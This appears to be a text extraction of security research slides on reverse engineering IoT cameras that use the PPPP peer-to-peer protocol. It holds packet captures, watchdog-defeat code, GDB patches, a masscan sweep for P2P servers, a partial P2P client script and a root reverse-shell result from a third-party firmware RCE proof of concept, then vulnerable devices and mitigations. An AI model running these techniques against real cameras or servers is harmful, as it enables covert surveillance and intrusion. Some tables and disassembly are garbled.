| 404 | 200.00.058104 | 47.90.139.18 | 60722 | 172.17.242.205 | 13693 | PPPP | 62 | 60722 → 13693 Len=20 (MSG_HELLO_ACK) |
| 405 | 200.00.065843 | 132.145.136.179 | 60722 | 172.17.242.205 | 13693 | PPPP | 62 | 60722 → 13693 Len=20 (MSG_HELLO_ACK) |
| 406 | 200.00.070556 | 167.172.230.224 | 60722 | 172.17.242.205 | 13693 | PPPP | 62 | 60722 → 13693 Len=20 (MSG_HELLO_ACK) |
| 407 | 200.00.070807 | 172.17.242.205 | 13797 | 167.172.230.224 | 60722 | PPPP | 46 | 13797 → 60722 Len=4 (MSG_HELLO) |
| 408 | 200.00.071103 | 172.17.242.205 | 13797 | 132.145.136.179 | 60722 | PPPP | 46 | 13797 → 60722 Len=4 (MSG_HELLO) |
| 409 | 200.00.071233 | 172.17.242.205 | 13797 | 47.90.139.18 | 60722 | PPPP | 46 | 13797 → 60722 Len=4 (MSG_HELLO) |
| 411 | 200.00.087785 | 167.172.230.224 | 60722 | 172.17.242.205 | 13797 | PPPP | 62 | 60722 → 13797 Len=20 (MSG_HELLO_ACK) |
| 412 | 200.00.087785 | 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | PPPP | 62 | 60722 → 13797 Len=20 (MSG_HELLO_ACK) |
| 413 | 200.00.113078 | 172.17.242.205 | 13797 | 167.172.230.224 | 60722 | PPPP | 138 | 13797 → 60722 Len=96 (MSG_P2P_REQ) |
| 414 | 200.00.113557 | 172.17.242.205 | 13797 | 132.145.136.179 | 60722 | PPPP | 138 | 13797 → 60722 Len=96 (MSG_P2P_REQ) |
| 415 | 200.00.113645 | 172.17.242.205 | 13797 | 47.90.139.18 | 60722 | PPPP | 138 | 13797 → 60722 Len=96 (MSG_P2P_REQ) |
| 416 | 200.00.113723 | 172.17.242.205 | 13797 | 255.255.255.255 | 32108 | PPPP | 46 | 13797 → 32108 Len=4 (MSG_LAN_SEARCH) |
| 417 | 200.00.121574 | 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | PPPP | 60 | 60722 → 13797 Len=8 (MSG_P2P_REQ_ACK) |
| 418 | 200.00.121574 | 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | PPPP | 62 | 60722 → 13797 Len=20 (MSG_PUNCH_TO) |
| 419 | 200.00.121574 | 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | PPPP | 62 | 60722 → 13797 Len=20 (MSG_PUNCH_TO) |
| 420 | 200.00.121747 | 172.17.242.205 | 13797 | 166.199.184.33 | 37521 | PPPP | 134 | 13797 → 37521 Len=92 (MSG_PUNCH_PKT) |
| 421 | 200.00.122178 | 172.17.242.205 | 13797 | 166.199.184.33 | 37518 | PPPP | 134 | 13797 → 37518 Len=92 (MSG_PUNCH_PKT) |
| 422 | 200.00.122437 | 172.17.242.205 | 13797 | 166.199.184.33 | 37519 | PPPP | 134 | 13797 → 37519 Len=92 (MSG_PUNCH_PKT) |
| 423 | 200.00.122603 | 172.17.242.205 | 13797 | 166.199.184.33 | 37520 | PPPP | 134 | 13797 → 37520 Len=92 (MSG_PUNCH_PKT) |
| 424 | 200.00.122683 | 172.17.242.205 | 13797 | 166.199.184.33 | 37521 | PPPP | 134 | 13797 → 37521 Len=92 (MSG_PUNCH_PKT) |
| 425 | 200.00.122774 | 172.17.242.205 | 13797 | 166.199.184.33 | 37522 | PPPP | 134 | 13797 → 37522 Len=92 (MSG_PUNCH_PKT) |
| 426 | 200.00.122972 | 172.17.242.205 | 13797 | 166.199.184.33 | 37523 | PPPP | 134 | 13797 → 37523 Len=92 (MSG_PUNCH_PKT) |
| 427 | 200.00.123126 | 172.17.242.205 | 13797 | 166.199.184.33 | 37524 | PPPP | 134 | 13797 → 37524 Len=92 (MSG_PUNCH_PKT) |
| 428 | 200.00.123206 | 172.17.242.205 | 13797 | 166.199.184.33 | 37518 | PPPP | 134 | 13797 → 37518 Len=92 (MSG_PUNCH_PKT) |
| 429 | 200.00.123269 | 172.17.242.205 | 13797 | 166.199.184.33 | 37519 | PPPP | 134 | 13797 → 37519 Len=92 (MSG_PUNCH_PKT) |
| 430 | 200.00.123339 | 172.17.242.205 | 13797 | 166.199.184.33 | 37520 | PPPP | 134 | 13797 → 37520 Len=92 (MSG_PUNCH_PKT) |
| 431 | 200.00.123408 | 172.17.242.205 | 13797 | 166.199.184.33 | 37521 | PPPP | 134 | 13797 → 37521 Len=92 (MSG_PUNCH_PKT) |
| 432 | 200.00.123475 | 172.17.242.205 | 13797 | 166.199.184.33 | 37522 | PPPP | 134 | 13797 → 37522 Len=92 (MSG_PUNCH_PKT) |
| 433 | 200.00.123541 | 172.17.242.205 | 13797 | 166.199.184.33 | 37523 | PPPP | 134 | 13797 → 37523 Len=92 (MSG_PUNCH_PKT) |
| 434 | 200.00.123608 | 172.17.242.205 | 13797 | 166.199.184.33 | 37524 | PPPP | 134 | 13797 → 37524 Len=92 (MSG_PUNCH_PKT) |
| 435 | 200.00.123666 | 172.17.242.205 | 13797 | 166.199.184.33 | 37518 | PPPP | 134 | 13797 → 37518 Len=92 (MSG_PUNCH_PKT) |

> Frame 401: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface \Device\NPF_{0F192E88-99D6-4A4D-978A-AB805E521F35}, id 0

> Ethernet II, Src: VMware_27:71:b3 (00:0c:29:27:71:b3), Dst: Microsoft_7f:40:29 (00:15:5d:7f:40:29)

> Internet Protocol Version 4, Src: 172.17.242.205, Dst: 167.172.230.224

> User Datagram Protocol, Src Port: 13693, Dst Port: 60722

PPP Packet (MSG_HELLO)

Magic Byte: 0xf1

Opcode: 0x00 (MSG_HELLO)

Payload Length: 0

| | | | | | | | | | | | | | | | | | |
|------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|--------------------|
| 0000 | 00 | 15 | 5d | 7f | 40 | 29 | 00 | 0c | 29 | 27 | 71 | b3 | 08 | 00 | 45 | 00 | [] @) .)`q E- |
| 0010 | 00 | 20 | 73 | 11 | 00 | 00 | 80 | 11 | 00 | 00 | ac | 11 | f2 | cd | a7 | ac | . s |
| 0020 | e6 | e0 | 35 | 7d | ed | 32 | 00 | 0c | 2d | 8a | f1 | 00 | 00 | 00 | 00 | 00 | . 5} . 2 . - . . . |

Opcode (pppp.opcode), 1 byte

Packets: 10759 - Displayed: 10299 (95.7%)

<https://github.com/magicus/pppp-dissector>



PPPP IoT Peer to Peer Protocol

USED
by tens of millions of IoT devices across hundreds of vendors

CIRCUMVENTS
NAT and firewall restrictions through UDP hole punching (similar to STUN)

ALLOWS
users to connect to their devices from anywhere with an Internet connection

ESTABLISHES
connections with IoT devices either directly or through a relay

IDENTIFIES
unique devices through pre-generated alphanumeric strings

<https://hacked.camera>

Initial Access



FIRMWARE

Static reverse engineering



PACKET CAPTURE

Camera and app network comms



LOG FILES

Windows and camera logs



CAMERA

LED, audio, and camera PTZ

Advanced Access



LIVE LOG OUTPUT

Immediate feedback
to determine control flow

DEBUGGER

Dynamic reverse
engineering

Live Log Output



- Remote serial shell via Raspberry Pi




```
00:00:04.217 88 COMET loadNetInif[2379] net support:eth0=1 bstaticIpFlag=0 gs_cApGwIpv4=172.50.4.1
00:00:04.218 88 COMET loadNetInif[2379] net support:usb_4g_valid_slot_type=1 bstaticInhnl=no
00:00:04.219 88 COMET link_bsp[1000,420] link_audio_file /var/syscfg/heep/lang/en
00:00:05.220 88 COMET ThreadNetEvent[250] --- ThreadNetEvent is going... g_bRunningNetEvent=1
00:00:05.222 111 COMET ThreadCoreNet[1812] --- ThreadCoreNet is going... gs_bReset_coreNetInif=1
00:00:05.294 88 CLOUD fCloud_startCloudstore,[536]
StorageService9
00:00:05.298 88 CLOUD fCloud_clearCloudCacheDir[745]
00:00:05.299 88 CLOUD fCloud_clearCloudCacheDir[724]
00:00:05.299 88 RECTS Record init,1086
00:00:05.300 11 RTSPW [Min1]rtsp_WInit[273] v1.61
00:00:05.300 88 RTSPW start_rtsp[237] start_rtsp.srv
00:00:05.301 88 RTSPW rtsp_start[171] rtsp_start[1617] ##### wait cgi request
00:00:05.302 88 RTSPW rtsp_sv[176] Start listening RTSP connections ...
00:00:05.311 88 FFMPG ffmped_muxer_init[527] ffmped has already init
00:00:05.312 88 RECTS recordCheckCacheDir[366]
00:00:05.312 88 SNADP SnapshotCheckThread[338]
00:00:05.321 88 RECONS 8dcheckThread[168] sdcard is not exist, report tf card config
00:00:05.321 88 RECONS getNetInfo[168] getNetInfo failed, gettawayorl error or internet is not ok
00:00:05.325 88 CLOUD fCloud_ClearcloudsDcacheDir[735]
00:00:05.403 88 RTSPW coreMarkStart[209] gs_bRunningRTSP=0
00:00:05.404 88 RTSPW RTMPF RTMPInit[77] ajc_rtmp_init nRete: 0
00:00:05.405 88 RTSPW init_av_param[56] ajc_rtmp_set_video_param nRete: 0
00:00:05.405 88 RTSPW init_aud_param[65] ajc_rtmp_set_audio_param nRete: 0
00:00:05.406 88 RTSPW init_videoc[56] ajc_rtmp_set_video_param nRete: 0
00:00:06.243 88 COMET ThreadCoreNet[1831] wpa_supplicant.conf exist=1 LAN_hasNetNode()=2
killall: uhdconf: no process killed
killall: hostapd: no process killed
killall: uhd: no process killed
killall: wpa_supplicant: no process killed
killall: hostapd: [uvcvideo] [media:open] -1199: dev get_by_name(br0)
00:00:10.165 88 [atm] atm_log[1]eee@0x2011 prep_hw scan;n_chans(14),space(14),index(14),scanned(14)
00:00:10.034 88 COMET netreset,[1379] over scurNetEvent=100
00:00:10.983 11 CORAV tptNoiseWakeonmic[2044] 1 pzt_stop_micVol_normal==226
00:00:12.013 88 COMET ThreadCoreNet[1831] E_HW_EVENT_RAG_UP
killall: uhdconf: no process killed
killall: hostapd: [uvcvideo] [media:open] -1199: dev get_by_name(br0)
00:00:13.023 88 COMET netreset,[2044] E_HW_EVENT_RAG_UP r8t=0 bstaticIpFlag=0 |
00:00:13.048 88 COMET ralnlKouterForSetting[2679] --- wait r8t
00:00:13.052 88 NETCB callback_networkStatus[189] nStatus = 5 pmaType: rao
00:00:13.052 88 COMET callback_networkStatus[2791] NET_ROUTE_FAILED
00:00:13.052 88 COMET ralnlKouterForSetting[2704] --- wait rao is over
udhcpc started
udhcpc: discover
0.0.151981.1[firm log]:ipe@89211 pren hw scan;n_chans(14),space(14),index(14),scanned(14)
```



Kernel Watchdog

- If watchdog is not written too, it reboots camera

```
que_remove nSkt=4  
que_remove nSkt=5[ 3461.372539] watchdog watchdog0: watchdog did not stop!  
[ 3461.414922] sc2336 stream off  
[ 3461.572316] codec_codec_ctl: set CODEC_TURN_OFF...
```



```
{daemon.sh} /bin/sh /mnt/mtd/bin/daemon.sh  
{main} /mnt/mtd/bin/initApp
```

Defeating the Watchdog



- C code to send keep alive messages to watchdog

```
1 while (1) {  
2     ioctl(fd, WDIOC_KEEPALIVE, 0);  
3     sleep(10);  
4 }
```

- Magic Close Feature

```
echo 'V' > /dev/watchdog
```

```
while true; do  
    echo 'V' > /dev/watchdog0  
    echo 'V' > /dev/watchdog  
    sleep 0.3  
done
```

Magic Close feature:

If a driver supports "Magic Close", the driver will not disable the watchdog unless a specific magic character 'V' has been sent to /dev/watchdog just before closing the file. If the userspace daemon closes the file without sending this special character, the driver will assume that the daemon (and userspace in general) died, and will stop pinging the watchdog without disabling it first. This will then cause a reboot if the watchdog is not re-opened in sufficient time.

The Linux Watchdog Driver API from Linux 2.4.18 Kernel

Debugging Setup



- Little Endian MIPS (MIPSEL)

```
mips-linux-gnu-gcc -mips32 -EL -c hello-mips.c -o hello.o
```

```
/mnt/mmc # ./hello-mips  
Hello, World!
```

- GDBServer (pre-built can be found: <https://github.com/stayliv3/gdb-static-cross>)

```
export PATH=/bin:/sbin:/usr/bin:/usr/sbin:/gm/bin:/gm/tools:/mnt/mtd/app  
export LD_LIBRARY_PATH=/mnt/mtd/lib:/lib:/usr/lib  
/mnt/mmc/working_gdb :2001 /mnt/mtd/bin/initApp 2>/mnt/mmc/error &
```

- Connect to GDBServer via GDB

```
gdb-multiarch -x start.txt
```

```
target remote 192.168.12.197:2001
```

- Overwrite Watchdog Calls in initApp

```
set *(char*)0x005be3b0 = 0xFF  
set *(char*)0x005bc760 = 0xFF
```

DEMO

Defeat Kernel Watchdog and Debugging Setup

Building a P2P client

```
{
  "code": 0,
  "message": "",
  "result": {
    "devices": [
      {
        "_uts": "1713222305481",
        "appKeepAliveUrl": "",
        "appSdcUrl": "https://sdc.ajcloud.net/api",
        "cloudStorUrl": "https://cloud-stor-us.ajcloud.net/api",
        "continent": "CNA",
        "country": "US",
        "devCloudStorUrl": "https://cloud-stor-isc-us.ajcloud.net/api",
        "devEmcUrl": "https://emc-isc-us.ajcloud.net/api",
        "devGatewayUrl": "https://cam-gw-isc-us.ajcloud.net/api",
        "deviceId": "WVCD0123456789AB",
        "deviceType": 1,
        "devKeepAliveUrl": "",
        "devSdcUrl": "https://sdc-isc.ajcloud.net/api",
        "emcUrl": "https://emc-us.ajcloud.net/api",
        "gatewayUrl": "https://cam-gw-us.ajcloud.net/api",
        "keepAliveUrl": "",
        "p2ps": "use01",
        "region": "us01",
        "sdcName": "us",
        "stunServers": "132.145.136.179,47.90.139.18,167.172.230.224",
        "subDevConfigs": {
        },
        "subDevTypes": [
        ],
        "tunnelUrl": "wss://cam-tunnel-isc-us.ajcloud.net/tunnel",
        "zone": "US-z-e"
      }
    ],
    "status": "ok"
  }
}
```

| Source | Src | Destination | Dst | Protocol | Length | Info |
|-----------------|-------|-----------------|-------|----------|--------|--------------------------------------|
| 172.17.242.205 | 13693 | 167.172.230.224 | 60722 | PPP | 46 | 13693 → 60722 Len=4 (MSG_HELLO) |
| 172.17.242.205 | 13693 | 132.145.136.179 | 60722 | PPP | 46 | 13693 → 60722 Len=4 (MSG_HELLO) |
| 172.17.242.205 | 13693 | 47.90.139.18 | 60722 | PPP | 46 | 13693 → 60722 Len=4 (MSG_HELLO) |
| 47.90.139.18 | 60722 | 172.17.242.205 | 13693 | PPP | 62 | 60722 → 13693 Len=20 (MSG_HELLO_ACH) |
| 132.145.136.179 | 60722 | 172.17.242.205 | 13693 | PPP | 62 | 60722 → 13693 Len=20 (MSG_HELLO_ACH) |
| 167.172.230.224 | 60722 | 172.17.242.205 | 13693 | PPP | 62 | 60722 → 13693 Len=20 (MSG_HELLO_ACH) |
| 172.17.242.205 | 13797 | 167.172.230.224 | 60722 | PPP | 46 | 13797 → 60722 Len=4 (MSG_HELLO) |
| 172.17.242.205 | 13797 | 132.145.136.179 | 60722 | PPP | 46 | 13797 → 60722 Len=4 (MSG_HELLO) |
| 172.17.242.205 | 13797 | 47.90.139.18 | 60722 | PPP | 46 | 13797 → 60722 Len=4 (MSG_HELLO) |
| 167.172.230.224 | 60722 | 172.17.242.205 | 13797 | PPP | 62 | 60722 → 13797 Len=20 (MSG_HELLO_ACH) |
| 47.90.139.18 | 60722 | 172.17.242.205 | 13797 | PPP | 62 | 60722 → 13797 Len=20 (MSG_HELLO_ACH) |
| 172.17.242.205 | 13797 | 167.172.230.224 | 60722 | PPP | 138 | 13797 → 60722 Len=96 (MSG_P2P_REQ) |
| 172.17.242.205 | 13797 | 132.145.136.179 | 60722 | PPP | 138 | 13797 → 60722 Len=96 (MSG_P2P_REQ) |
| 172.17.242.205 | 13797 | 47.90.139.18 | 60722 | PPP | 138 | 13797 → 60722 Len=96 (MSG_P2P_REQ) |

Each camera is mapped to up to three P2P servers

Begin by issuing requests to each server

P2P Server Discovery

```
udp 60722  
"\xf1\x00\x00\x00"  
/usr/share/nmap/nmap-payloads
```

```
elastic@elastic-virtual-machine:~/masscan$ sudo masscan --rate 10000 --nmap-payloads  
/usr/share/nmap/nmap-payloads -p U:60722 --range 167.0.0.0-167.255.255.255  
Starting masscan 1.3.9-integration (http://bit.ly/14GZzcT) at 2024-07-19 18:38:25 GMT  
Initiating SYN Stealth Scan  
Scanning 16777216 hosts [1 port/host]  
Discovered open port 60722/udp on 167.172.230.224  
Discovered open port 60722/udp on 167.172.226.149  
Discovered open port 60722/udp on 167.89.238.31  
Discovered open port 60722/udp on 167.20.159.187  
Discovered open port 60722/udp on 167.71.104.227  
Discovered open port 60722/udp on 167.86.101.247  
Discovered open port 60722/udp on 167.99.212.237  
Discovered open port 60722/udp on 167.179.111.81  
Discovered open port 60722/udp on 167.86.83.151  
Discovered open port 60722/udp on 167.99.231.218  
Discovered open port 60722/udp on 167.86.114.81
```

Establishing a P2P Connection



"Are you a P2P server?"

Establishing a P2P Connection



"Yes, I am a P2P server."

Establishing a P2P Connection



"Do you have access to WVCD0123456789AB?"



Establishing a P2P Connection



"Yes, I know how to access that device."

Establishing a P2P Connection



"To connect to that device, punch a hole to 133.23.13.37 on port 23456."

Establishing a P2P Connection



"Can you connect me to WVCD0123456789AB?"

Establishing a P2P Connection



“Sure, I can connect you to that device.”

Establishing a P2P Connection



"Your P2P connection is now ready."

Hichip P2P firmware RCE

Exploit development and reversing of Hichip's P2P camera firmware

[POC](#), [Twitter](#), [Pax0r](#)

```
root@2:~# nc -lp 8443
id
uid=0(root) gid=0(root)
pwd
/
:)■

[P2P] Received data: f1e00000
[P2P] Received data: f1e10000

[+] RELAY INFO: 79.16.200.32:56756 MAGIC: 704e6f5a

[+] RELAY INFO: 159.205.214.171:35135 MAGIC: 78746e56
[P2P] Received data: f1e10000
[P2P] Received data: f1e10000
[P2P] Sending payload
[P2P] Received data: f1e00000
[P2P] Received data: fid10006d10000010000
[P2P] Received data: f1e00000
[P2P] Sending payload
[P2P] Received data: fid10006d10000010001
[P2P] Received data: f1e00000
[P2P] Sending payload
edh@machine:~/Documents/temporal/hacking_camera$ wait 30 seconds
```



github.com/0xedh/hichip-p2p-firmware-rce

| (_ws.col.protocol == "PPPP") && !_ws.col.info contains ALIVE | | | | | | | | |
|--|------------|-----------------|-------|-----------------|-------|----------|--------|--------------------------------------|
| No. | Time | Source | Src | Destination | Dst | Protocol | Length | Info |
| 757 | 218.042206 | 192.168.86.29 | 10499 | 192.168.0.187 | 20928 | PPPP | 134 | 10499 → 20928 Len=92 (MSG_PUNCH_PKT) |
| 758 | 218.042306 | 192.168.86.29 | 10499 | 192.168.0.187 | 20929 | PPPP | 134 | 10499 → 20929 Len=92 (MSG_PUNCH_PKT) |
| 759 | 218.042415 | 192.168.86.29 | 10499 | 192.168.0.187 | 20930 | PPPP | 134 | 10499 → 20930 Len=92 (MSG_PUNCH_PKT) |
| 760 | 218.042497 | 192.168.86.29 | 10499 | 192.168.0.187 | 20924 | PPPP | 134 | 10499 → 20924 Len=92 (MSG_PUNCH_PKT) |
| 761 | 218.042584 | 192.168.86.29 | 10499 | 192.168.0.187 | 20925 | PPPP | 134 | 10499 → 20925 Len=92 (MSG_PUNCH_PKT) |
| 762 | 218.042675 | 192.168.86.29 | 10499 | 192.168.0.187 | 20926 | PPPP | 134 | 10499 → 20926 Len=92 (MSG_PUNCH_PKT) |
| 763 | 218.042757 | 192.168.86.29 | 10499 | 192.168.0.187 | 20927 | PPPP | 134 | 10499 → 20927 Len=92 (MSG_PUNCH_PKT) |
| 764 | 218.042843 | 192.168.86.29 | 10499 | 192.168.0.187 | 20928 | PPPP | 134 | 10499 → 20928 Len=92 (MSG_PUNCH_PKT) |
| 765 | 218.042930 | 192.168.86.29 | 10499 | 192.168.0.187 | 20929 | PPPP | 134 | 10499 → 20929 Len=92 (MSG_PUNCH_PKT) |
| 766 | 218.043027 | 192.168.86.29 | 10499 | 192.168.0.187 | 20930 | PPPP | 134 | 10499 → 20930 Len=92 (MSG_PUNCH_PKT) |
| 767 | 218.393455 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 134 | 64985 → 10499 Len=92 (MSG_PUNCH_PKT) |
| 768 | 218.393455 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 134 | 64985 → 10499 Len=92 (MSG_PUNCH_PKT) |
| 769 | 218.394338 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 134 | 64985 → 10499 Len=92 (MSG_PUNCH_PKT) |
| 770 | 218.394338 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 134 | 64985 → 10499 Len=92 (MSG_PUNCH_PKT) |
| 771 | 218.406437 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 134 | 64985 → 10499 Len=92 (MSG_P2P_RDY) |
| 772 | 218.407263 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 134 | 64985 → 10499 Len=92 (MSG_P2P_RDY) |
| 773 | 218.407263 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 134 | 64985 → 10499 Len=92 (MSG_P2P_RDY) |
| 774 | 218.407263 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 134 | 64985 → 10499 Len=92 (MSG_P2P_RDY) |
| 911 | 241.178587 | 192.168.86.29 | 10499 | 166.199.184.161 | 64985 | PPPP | 114 | 10499 → 64985 Len=72 (MSG_DRW:0;0) |
| 913 | 241.346918 | 166.199.184.161 | 64985 | 192.168.86.29 | 10499 | PPPP | 64 | 64985 → 10499 Len=10 (MSG_DRW_ACK:0) |

MSG_DRW - counter clockwise pan

```
ESC[35;1m[2024/05/22 20:25:29:2818] NOTICE: Receive pong message
ESC[0m[ 280.724458] [atbm_log]:atbm_sdio_irq_period:Miss
| 283.284436] [atbm_log]:atbm_sdio_irq_period:Miss
| 296.084451] [atbm_log]:atbm_sdio_irq_period:Miss
| 300.414422] [atbm_log]:atbm_sdio_irq_period:Miss
00:04:56.627 00 P2PCO> ptzCtrl1,580] nCtrlCmd = 0x4, nParam: 0
00:04:56.649 11 CORAV> ptzNoiseWeaken_micSite,2040] ptz_turning... nPtzNoiseVol=20
00:04:59.530 11 CORAV> ptzNoiseWeaken_micSite,2044] 1 ptz_stop nMicVol_normal=226
| 307.224411] [atbm_log]:atbm_sdio_irq_period:Miss
00:05:03.014 00 P2PST> ThreadP2PListen,101] SE_Listen(.WVCD0123456789AB.) return -3
00:05:07.058 00 P2PCO> ptzCtrl1,580] nCtrlCmd = 0x3, nParam: 0
00:05:07.093 11 CORAV> ptzNoiseWeaken_micSite,2040] ptz_turning... nPtzNoiseVol=20
00:05:09.934 11 CORAV> ptzNoiseWeaken_micSite,2044] 1 ptz_stop nMicVol_normal=226
| 334.614424] [atbm_log]:atbm_sdio_irq_period:Miss
| 335.944417] [atbm_log]:atbm_sdio_irq_period:Miss
| 350.194550] [atbm_log]:atbm_sdio_irq_period:Miss
00:06:03.243 00 P2PST> ThreadP2PListen,101] SE_Listen(.WVCD0123456789AB.) return -3
ESC[35m00:06:03.264 02 P2PCO> ThreadRecvP2PMsg,1709] SE_GetP2PBufSizeUsed return = -12
ESC[0m ESC[0m
ESC[35m00:06:03.272 02 P2PCO> privateAvDataSendThread,432] Exit
ESC[0m ESC[0m
ESC[35m00:06:03.272 02 P2PTU> StopHttpOverP2PWork,657] Invalid p2p connect :0xbdd618,(nil)
ESC[35;1m[2024/05/22 20:27:30:5973] NOTICE: Receive pong message
```

Located a relevant debug log message

| | LAB_00412b5c | XREF[1]: 0041185c(j) |
|----------|--|-------------------------------------|
| 00412b5c | fc 38 10 0c jal get_005c5718_0 | undefined get_005c5718_0() |
| 00412b60 | 00 00 00 00 _nop | |
| 00412b64 | 3f fb 40 10 beq v0,zero,_LAB_00411864 | |
| 00412b68 | 53 00 13 3c lui s3,0x53 | |
| 00412b6c | 30 00 c4 92 lbu tempVariable,0x30(command) | (NULL Pointer Dereference) Memor... |
| 00412b70 | 31 00 c2 92 lbu v0,0x31(command) | (NULL Pointer Dereference) Memor... |
| 00412b74 | 44 02 05 24 li addiu s3,s3,-0x18f0 | |
| 00412b78 | 10 e7 73 26 lui s2,0x53 | |
| 00412b7c | 53 00 12 3c lui a3,0x53 | |
| 00412b80 | 53 00 07 3c lui a1,local_9fc(sp) | |
| 00412b84 | 14 00 a5 af sw tempVariable,local_9f8(sp) | |
| 00412b88 | 18 00 a4 af sw v0,local_9f4(sp) | |
| 00412b8c | 1c 00 a2 af sw tempVariable | |
| 00412b90 | 21 20 00 00 clear s3=>s_ptzCtrl_0052e710,local_a00(sp) | = "ptzCtrl" |
| 00412b94 | 10 00 b3 af sw a2=>s_P2PCO_0052d970,s2,-0x2690 | = "P2PCO" |
| 00412b98 | 01 00 05 24 li <EXTERNAL::H_DEBUG undefined H_DEBUG() | |
| 00412b9c | 70 d9 46 26 addiu a3=>s_@s,@d]_nCtrlCmd=_0xtx,_nParam:_0052de... = "%s,%d] nCtrlCmd = 0xtx, nPara... | |
| 00412ba0 | 58 91 16 0c jal _addiu v0,0x30(command) | (NULL Pointer Dereference) Memor... |
| 00412ba4 | 48 de e7 24 beq tempVariable,0x30 | |
| 00412ba8 | 30 00 c2 92 lbu v0,tempVariable,LAB_00412bec | |
| 00412bac | 30 00 04 24 lui tempVariable,v0,0x31 | |
| 00412bb0 | 06 00 44 10 beq tempVariable,zero,_LAB_00413498 | |
| 00412bb4 | 09 00 04 24 li _nop | |
| 00412bbc | 31 00 44 2c sltiu | |
| 00412bbc | 36 02 80 10 beq | |
| 00412bc0 | 00 00 00 00 _nop | |

```

else {
    if ((bytesAfterHH01 != 0x110) || (iVar26 = get_005c5718_0(), iVar26 == 0))
        goto LAB_00411864;
    uVar24 = (uint)*(byte*)((int)command + 0x31);
    H_DEBUG(0,1,"P2PCO","%s,%d] nCtrlCmd = 0x%x, nParam: %d\n", "ptzCtrl", 0x244,
            *(undefined *) (command + 0xc), uVar24);
    bVar4 = *(byte*)(command + 0xc);
    uVar17 = 9;
    if (bVar4 != 0x30) {
        if (bVar4 < 0x31) {
            if (bVar4 == 2) {
                iVar26 = call_syscfg_getVideoFlip();
                uVar17 = 4;
            }
            if (iVar26 != 0) {
                uVar17 = 3;
            }
        }
        else if (bVar4 < 3) {
            if (bVar4 == 1) {
                iVar26 = call_syscfg_getVideoFlip();
                uVar17 = 3;
            }
            if (iVar26 != 0) {
                uVar17 = 4;
            }
        }
    }
}

```

Log message generated in initApp.HandleMsgPacket_cb

DEMO

P2P client

P2P CLIENT 1 P2P CLIENT 2 RASPBERRY PI / CAMERA

```
C:\Users\elastic\AppData\Local\Programs\Python\Python311\python.exe C:/camera-hacking/wansview/p2p/p2p_client.py -serial WVCD7HUJWJNXEKXF
global sock
source_ip = socket.gethostname().socket.gethostname()
source_port = random.randint(10000, 65000)
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.bind((source_ip, source_port))
sock.settimeout(1)

for i in range(0, 25):
    for p2p_ip in p2p_servers:
        print(" " * 40)
        for j in range(0, 3):
            print(" " * 50)
            print(" Connecting to " + p2p_ip + ":" + str(p2p_port) + " from " + source_ip + ":" + str(source_port))

        if not msg_hello(p2p_ip, p2p_port):
            time.sleep(.1)
            continue

        if not p2p_req(p2p_ip, p2p_port, source_ip, source_port, serial):
            time.sleep(.1)
            continue

        # If anyone we can see connected to the camera, spin off a separate thread that sends a MSG_HELLO packet every second
        t1 = threading.Thread(target=msg_alive_thread, args=(relay_ip, relay_port))
        t1.start()

        p2p.set_trace()

if __name__ == "__main__":
    arg_parser = argparse.ArgumentParser()
    arg_parser.add_argument("-serial", type=str, help="Device serial number", required=True)
    parsed_args = arg_parser.parse_args()
    serial = parsed_args.serial
    main(serial)
```

Confirmed Vulnerable Devices



Q5



Q6



P1



W7



K5



G6

Confirmed Vulnerable Devices



Y4



G7



G6



G2



R2

Confirmed Vulnerable Devices

Cinnado



D1



B6

Confirmed Vulnerable Devices

faleemi



FT2

Affected Vendors

AJCLOUD

Cinnado

wansview

GalaYOU



TSCloud

faleemi

Septekon

hugolog



elastic security labs

What did the vendors do right?



- Certificate based WebSocket authentication
- Signed and obfuscated APKs
- Pared down local OS
- Read only (-ish) file system

What did the vendors do wrong?



- Unauthenticated cloud access
- Verbose debug logging in Windows app
- Vulnerable P2P access
- No secure boot (despite T31 SOC supporting it)
- Easy manipulation with physical access

Mitigations

Segment cameras off from the rest of your network

Critical vulnerabilities in vendor cloud infrastructure will
put your sensitive data at serious risk

Mitigations

Restrict outbound / inbound network comms

Will only produce limited results because network connectivity is essential to how these devices operate

“Blocking Without Breaking: Identification and Mitigation of Non-Essential IoT Traffic” explored this approach

<https://petsymposium.org/popets/2021/popets-2021-0075.pdf>

Mitigations

Access over RTSP on an air gapped network

By design, if camera cannot beacon home to cloud platform, video stream will be inaccessible

Mitigations



Open source alternative to vendor firmware and platforms


Complete control over device accessibility and configuration

Supports a variety of SoCs

openipc.org

Tool Release

Collection of PoC utilities and scripts to expedite analysis



Access
camera's
bootloader



Modify boot
configuration to
gain local root
shell access



Retrieve device
firmware



Flash device with
